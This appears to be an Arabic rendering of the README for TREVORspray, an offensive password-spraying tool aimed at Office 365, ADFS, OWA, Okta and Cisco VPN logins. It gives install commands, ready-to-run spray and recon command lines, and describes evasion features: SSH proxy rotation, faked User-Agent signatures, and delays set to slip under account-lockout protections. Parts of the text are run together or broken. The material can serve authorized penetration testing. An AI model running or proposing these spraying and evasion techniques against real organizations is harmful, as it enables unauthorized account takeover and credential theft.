
 blacklanternsecurity/trevorspray
أداة رش كلمات مرور معيارية مع تدوير وكيل SSH، تجاوز MFA، واستطلاع النطاق. يدعم O365، ADFS، OWA، Okta، Cisco VPN. يقوم بأتمتة التحقق من بيانات الاعتماد واستخراج الغنائم.

TREVORspray هو أداة رشّ كلمات مرور معيارية (modular password sprayer) تدعم تعدد الخيوط (threading)، والوكالة عبر SSH (SSH proxying)، ووحدات جمع البيانات (loot modules)، والمزيد!
بواسطة @thetechr0mancer

pip install git+https://github.com/blacklanternsecurity/trevorproxy
pip install git+https://github.com/blacklanternsecurity/trevorspray
راجع منشور المدونة المرفق للاطلاع على مقالة مسلية وبعض العروض التوضيحية الرائعة!

msol (Office 365)adfs (Active Directory Federation Services)owa (Outlook Web App)okta (Okta SSO)anyconnect (Cisco VPN)~/.trevorspray/tried_logins.txt)--ssh أو --subnetUser-Agent وتوقيعات أخرى ليبدو كحركة مصادقة شرعية--delay و--jitter و--lockout-delay الاختيارية بين الطلبات لتجاوز إجراءات الحماية من القفل--no-loot)
--recon للنطاق مع الميزات التالية:
--recon و--users):
OneDriveAzure Seamless SSOcorp.com ونفّذ عملية رش (spray) لمعرفة ما إذا كانت الإعدادات الافتراضية تعمل. عادةً ما تعمل.token_endpoint باستخدام --recon corp.com. إن token_endpoint هو عنوان URL الذي ستنفّذ الرش ضده (باستخدام خيار --url).token_endpoint + تنسيق البريد الإلكتروني.
corp.com، فقد لا يكون الأمر بسهولة رش corp.com. قد تكتشف أن الشركة الأم لـ Corp، وهي Evilcorp، تملك مستأجر Azure الخاص بها، مما يعني أنك بحاجة إلى الرش ضد token_endpoint الخاص بـ evilcorp.com. أيضًا، قد تكتشف أن النطاق الداخلي لـ corp.com وهو corp.local يُستخدم بدلًا من corp.com.[email protected] ضد token_endpoint الخاص بـ corp.com، فإنك ترش [email protected] ضد token_endpoint الخاص بـ evilcorp.com.trevorspray --recon evilcorp.com
...
"token_endpoint": "https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token"
...
trevorspray --recon evilcorp.com -u emails.txt --threads 10
